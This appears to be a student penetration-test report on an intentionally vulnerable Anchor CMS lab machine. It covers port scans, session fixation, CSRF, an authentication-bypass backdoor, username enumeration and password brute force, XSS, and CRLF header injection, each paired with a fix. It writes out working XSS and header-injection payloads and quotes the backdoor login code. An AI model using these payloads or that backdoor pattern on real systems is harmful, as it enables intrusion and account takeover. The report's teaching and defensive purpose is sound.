

## Penetration Test for a Web Application

### 1. Introduction

Web hacking on the internet has been increasing for decades, and this trend will continue in the future. Moreover, the shortened software development life cycle tends to cause more vulnerabilities generated in deployed applications (Fonseca et al., 2007). Therefore, finding the potential vulnerabilities of a web application and ensuring the security has become one of the top priorities for web developers. Failure in defending an attack attempt can be disastrous. For example, once the attacker succeeds in penetrating the system, confidential information, such as personal identities, account passwords, and credit card numbers may be exposed. To prevent a web application from being hacked, web developers need to be familiar with different hacking mechanisms, so that they can avoid mistakes that make their applications vulnerable. In addition, developers should test their applications against attacks in a simulated environment to detect flaws in design and development. In this project, we aim to perform a web penetration test which is defined as simulating attack on a web application that discovers the security weakness of the system (Henry, 2012). The target of a penetration test may be a white-box (a software system in which the detailed design and implementation are accessible), or a black-box (a software system in which the details are inaccessible). To perform ethical hacking, we conducted the test on a white-box web application which can be accessed through a virtual machine provided by an educational lab that allows people to practice hacking. Specifically, we are going to focus on finding the vulnerabilities of the web target, learning and performing various hacking mechanisms, both from server side and client side. Potential solutions will also be proposed to mitigate the hacking problems.

### 2. Tools and Resources Overview


The web application is provided by the security lab <http://aetherlab.net> and codes are available on Github <https://github.com/kaiyim/Web-Hacking-Target>. The operating system we used in this project is Kali Linux [3], which is a Debian-derived Linux operating system that is designed for penetration tests and has over 600 penetration test programs preinstalled. We ran the operating system on a virtual machine using VMware [4]. The tools we used in Kali include Burp suite [5], Wireshark [6], and John the Ripper. Burp suite is a penetration test tool that can scan the application and present the vulnerabilities found. Wireshark is an internet communication tracking software that monitors the internet connectivity. John the Ripper is a password cracking software that automatically performs password cracking.

### 3. Methodology

To perform a web penetration test, we need to understand the functionalities of the web application. Thus, the very first step is to fully discover the application.

#### Information Gathering

- a. **Manual Discovery:** by manually playing around with the website, we found out that application include functionalities such as keyword searching, user authentication, creating new posts/categories, managing existing comments and adding CSS/JavaScript.



**b. Automatic Discovery:** We also performed port scan, OS detection, version detection and script scanning and trace out. The processes and results are shown below.

```
root@kali:~# nmap -sS -p 1-65535 172.16.169.129

Starting Nmap 7.60 ( https://nmap.org ) at 2018-04-14 15:16 EDT
Nmap scan report for 172.16.169.129
Host is up (0.00060s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
443/tcp   open  https
8000/tcp  open  http-alt
MAC Address: 00:0C:29:7D:7A:39 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 3.89 seconds
```

```
root@kali:~# nmap -A -p 1-65535 172.16.169.129

Starting Nmap 7.60 ( https://nmap.org ) at 2018-04-14 15:37 EDT
Nmap scan report for 172.16.169.129
Host is up (0.00043s latency).
Not shown: 65531 closed ports
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.7 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 1024 8d:f7:b6:49:85:87:95:fd:b7:46:3c:e4:53:bb:b3:88 (DSA)
|_ 2048 41:44:33:e7:a7:45:0c:32:39:78:55:30:ad:23:a2:8f (RSA)
|_ 256 2b:31:f0:e6:11:1c:a2:e1:e5:ad:b2:f0:17:48:6e:04 (ECDSA)
|_ 256 a5:22:6b:d2:06:86:a9:28:3b:db:61:01:38:fa:9f:74 (EdDSA)
80/tcp    open  http           Apache httpd 2.4.7 ((Ubuntu))
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
443/tcp   open  ssl/http       Apache httpd 2.4.7 ((Ubuntu))
|_ http-server-header: Apache/2.4.7 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ ssl-cert: Subject: organizationName=Aether Security Lab/stateOrProvinceName=Bavaria/countryName=DE
|_ Not valid before: 2018-02-13T01:35:46
|_ Not valid after: 2028-02-11T01:35:46
|_ ssl-date: TLS randomness does not represent time
8000/tcp  open  http           SimpleHTTPServer 0.6 (Python 2.7.6)
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-server-header: SimpleHTTP/0.6 Python/2.7.6
|_ http-title: Test
MAC Address: 00:0C:29:7D:7A:39 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.43 ms  172.16.169.129

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.85 seconds
```

## Session Management

Sessions is generally used in web applications as a method to keep track of the stateful information of the user, such as authentications, shopping carts, visited pages, and etc. The session mechanism works as follows. First, the server issues each client a cookie file including an unique token (session ID), and then the client will sent each request to the server with the cookie. Finally, the server can identify the client by comparing the session ID with server's own history. Any person who has a valid session ID will be considered the authenticate user of this session ID.

#### a. Session Fixation

Session Fixation is an attack in which the attacker can hijack a valid user session to authenticate himself to the server. The attacker exploits a session management flaw in the server in which the server does not assign a new session ID when authenticating a user. The attacker first acquires a valid session ID from the server. Next, the attacker deceives the victim into using this session ID to authenticate to the server. After the victim has successfully signed in, the attacker can use the same session ID to access the server pretending to be the victim. Finally, the attacker can have unlimited access to the victim's account.

The first step of our attack is to figure out the logic of session management in the server. We first located the cookie issued to a guest user in Burp Suite, and then signed in to the administrator panel. We observed that the response didn't include a new token, which indicated a possible vulnerability. Next, we tested the server if it would accept a user provided token. We modified the session ID in the request and sent to the server. We were successfully authenticated to the server, which means the server is vulnerable to a session fixation attack. We verified this vulnerability by open a new connection to the server and used the modified session ID to skip the authentication.

#### b. Mitigation:

We digged into the Anchor CMS source code and we found in anchor/libraries/auth.php, the program stored the original session ID without checking or modification. Thus, we added `Session::regenerate(true);` to the source code.

### Cross-Site Request Forgery(CSRF)

Attackers can allure victim clients to a malicious website which contains a hidden form in

The screenshot displays a network capture in Burp Suite. On the left, the 'Request' tab is active, showing a POST request to `/ve/admin/login` with various headers and a body containing a token. The cookie `anchorcms=FixedSessionID` is highlighted. On the right, the 'Response' tab is active, showing an HTTP 302 Found status with headers indicating the location `/ve/admin/panel` and content type `text/html; charset=UTF-8`.

```
if(Hash::check($password, $user->password)) {  
Request  
Raw Params Headers Hex  
POST /ve/admin/login HTTP/1.1  
Host: 172.16.169.129  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:59.0) Gecko/20100101 Firefox/59.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: http://172.16.169.129/ve/admin/login  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 120  
Cookie: anchorcms=FixedSessionID  
Connection: close  
Upgrade-Insecure-Requests: 1  
  
token=wupGtMiGoH2g6H8EUsDEmTT8EZrID3aLyei0BsMQmmKLLlvXHRyBu32M0LSN4iJM&user=admin&pa  
ss=LongLiveTheEmperor&isScriptAdmin=  
Response  
Raw Headers Hex  
HTTP/1.1 302 Found  
Date: Fri, 13 Apr 2018 23:36:30 GMT  
Server: Apache/2.4.7 (Ubuntu)  
X-Powered-By: PHP/5.5.9-1ubuntu4.20  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0  
Pragma: no-cache  
Location: /ve/admin/panel  
Content-Length: 0  
Connection: close  
Content-Type: text/html; charset=UTF-8
```

which will be sent to a target server by the clients without noticing. The client browser will attach any cookie associated to the target server along with the request form, and send it to the server. If the target server does not defend against CSRF attack, it may accept the malicious form in the name of the victim.

We created a html webpage containing the add-user form with attacker's account information(see csrf.html). When we visited the web page, the page automatically sent the form and add attacker to the user list.

#### a. Mitigation:

To defend this kind of attack, each form need to have a random unique token associated, and the server need to match the token in each request form against the token it sent to the user. In this way, attackers can't forge a request form with a valid token, thus the attack will be defeated.


In the source code, we fixed two places. In anchor/libraries/csrf.php, we fixed a bug that prevent the program checking the token. And in anchor/routes/users.php, we destroy the token stored in the session each time the form is accepted by the server. Therefore, the server will generate a new token for each form request by the client.

### Authentication

Authentication attack targets and attempts to exploit the authentication process the web application uses to verify the identity of users. Authentication vulnerabilities include cases where attackers can log in without entering the password correctly or can guess other users' passwords and pretend to be them.

### SSL Scan

We firstly checked if the web application is vulnerable to common bugs such as heartbleed.



```
root@Yue: ~
File Edit View Search Terminal Help
root@Yue:~# sslscan 172.16.56.129
Version: 1.11.10-static
OpenSSL 1.0.2-chacha (1.0.2g-dev)

Testing SSL server 172.16.56.129 on port 443 using SNI name 172.16.56.129

  TLS Fallback SCSV:
Server supports TLS Fallback SCSV

  TLS renegotiation:
Secure session renegotiation supported


  TLS Compression:
Compression disabled

  Heartbleed:
TLS 1.2 not vulnerable to heartbleed
TLS 1.1 not vulnerable to heartbleed
TLS 1.0 not vulnerable to heartbleed
```

The results show that the application passed the simple tests.

### Authentication bypass

By using Burp Suite, in the login page, we were able to find the cookie information, the user and password information. A suspectful variable isScriptAdmin was discovered and after several trials, we've successfully logged in the web application with any password by setting 'username' as 'sriptadmin' and 'isScriptAdmin' variable as 1.




We dug into the codes and discovered that there is a default password if `isScriptAdmin == 1` and thus no matter what passwords attackers enter, the codes will use the default password and won't check the correctness.

```
Route::post('admin/login', array('before' => 'csrf', 'main' => function() {
    if (Input::get('isScriptAdmin') == 1){
        $attempt = Auth::attempt(Input::get('user'), 'scriptadmin123');
    } else {
        $attempt = Auth::attempt(Input::get('user'), Input::get('pass'));
    }
})
```

To resolve the issue, we deleted the variable `isScriptAdmin`.

## Unauthenticated URL Access

An unauthenticated URL access is a vulnerability in the server that allows an unauthenticated user to access contents which should be exclusive to logged in users. A common scenario of this vulnerability is that the exclusive web page assumes the user is redirected from a page that is also exclusive, and does not check the authentication information. In our target web application, by directly request `/ve/admin/posts`, we can go around the login page and access the post page. To fix this bug, we add authentication requirement to the `anchor/routes/post.php`.



## Password Brute Force Attack

Password brute force attack often happens in two phases, acquiring valid usernames and cracking user's password.



To acquire valid usernames, attackers can exploit a weak password recovery system. In our application, users can reset their password by providing their username in /admin/amnesia(1). The server will either respond with success(2) or unsuccess(3).

We can automatically test a batch of usernames using Burp Suite Intruder. We set payload position at parameter “user”. Next, we can provide a list of username to the intruder and start attack. Burp will send the auto-modified requests to the target and record the responses. Since we know we will be redirected to the login page after a valid username is received, we can match keyword “login” in the HTML header field to filter the result.

From the result we can see “admin” and “luke” are valid.

Intruder attack 5

Attack Save Columns

ResultsTargetPositionsPayloadsOptions


Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	login
0		302	<input type="checkbox"/>	<input type="checkbox"/>	369	<input checked="" type="checkbox"/>
1	admin	302	<input type="checkbox"/>	<input type="checkbox"/>	369	<input checked="" type="checkbox"/>
2	abc	302	<input type="checkbox"/>	<input type="checkbox"/>	371	<input type="checkbox"/>
3	newton	302	<input type="checkbox"/>	<input type="checkbox"/>	371	<input type="checkbox"/>
4	luke	302	<input type="checkbox"/>	<input type="checkbox"/>	369	<input checked="" type="checkbox"/>
5	vader	302	<input type="checkbox"/>	<input type="checkbox"/>	371	<input type="checkbox"/>
6	father	302	<input type="checkbox"/>	<input type="checkbox"/>	371	<input type="checkbox"/>

The next step is to brute force the password of a known username. We use the same technique of Burp intruder which set the username to “admin” and payload position at parameter “pass”. The passwords we can use are pre-installed in Kali, located in /usr/share/wordlist/nmap.lst. We can copy these weak passwords into the intruder, and start the attack.



From the result we can see the password of admin is “password”, since the response is a redirection to admin/panel.




To prevent this kind of attack, a few mitigation need to be applied. First, every message should be encrypted with SSL/TLS. Second, we need to add Captcha and anti-bruteforce techniques such as lock down the account or IP address after arbitrary number of failed attempts. Third, the application should enforce users using strong password which contains at least 8 characters of number, lowercase and uppercase letter. To further secure the account, two factor authentication and anomaly detection can be applied to the system. Alternatively, we can use public-private key pair for login.

## Authorization Attack

The authorization section covers attacks that target a web application's failure to check if users have permission to perform a certain request. Alternatively, attackers can exploit the authorization bug to access or revise the content they aren't allowed to see.

In our target web application, we've found that by setting role = admin, we can access the pages that we shouldn't see.



Moreover, we then can create a new page by deleting the disabled tag in the submit button when inspecting the elements.

That is to say, the target web does have some authorization vulnerabilities. To fix this type of attack, we deleted the admin role so that anyone other than administrator cannot view pages content.

```
if ($user->role != "administrator" && Input::get('role') != "admin"){  
    return Response::redirect('admin/panel');  
}
```

## Client-Side Attack

We also performed several attack from the client side including reflected XSS attacks, stored XSS attacks, http header injection, etc.

### Reflected XSS

Reflected XSS occurs when an attacker attempts to inject browser executable codes within a single HTTP response. In an area where users can input father's name, we try to perform a reflected XSS attack.


name:

I am your **father**,

We firstly tried entering `<script> alert("Haha")</script>` and found out the browser displays nothing since the console displayed an error saying ALERT is not defined. Thus, we tried another in which we include the javascript codes from a source file. We created a file called



attack.js and entered the string `<script src = "http://172.16.169.129/attack.js" ></script>` and found out that we successfully injected the javascript codes.



## Mitigation

The reason why the attack could happen is that the application execute the javascript codes instead of viewing them as string. In order to evaluate the input simply as string, we came up with an idea by encoding characters so that the application can know it's simply data and not html codes. In doing so, we added `htmlspecialchars` function.


```
<?php
$name = $_GET["name"];
echo htmlspecialchars(strtoupper($name));
?>
```

## Stored XSS


Another type of attack we tried to perform is stored XSS in which a malicious script is directly injected to the database or the web application. By doing some research, including, looking at the XSS\_Filter\_Evasion\_Cheat\_Sheet, [https://www.owasp.org/index.php/XSS\\_Filter\\_Evasion\\_Cheat\\_Sheet](https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet), we tried different commands and found out by entering the command below, we've successfully exploit the vulnerability. The process and result are shown below.

Leave a Reply

Your email address will not be published.

 Comment

`<img src='x:x' onerror='alert("han shot first")' />`



## HTTP Header Injection


HTTP header injection is a web application vulnerability for HTTP headers, specifically those that depend on user input in order to be generated in a dynamic manner. Attackers can exploit

this vulnerability to conduct malicious redirection through location header, XSS, SQL injection, and session fixation through set-cookie header.


In our experiment, we have a test page that is prone to HTTP header injection in which the server append the request path to the header field “request-path”. We can carry out a session fixation attack by append the set-cookie header in the request url. The url we use is:

<http://172.16.169.129:8000/%0d%0aSet-Cookie:%20anchorcms=iamyourfather>

We insert the http encoded new line character “%0d%0a”(=/r/n) after the request-path, and put “Set-Cookie:%20anchorcms=iamyourfather”. By doing so, we add a new set-cookie field and set the cookie of the client in the header of the response message. Thus, we finished the first step of session fixation attack.



We can also perform a XSS attack using header injection.


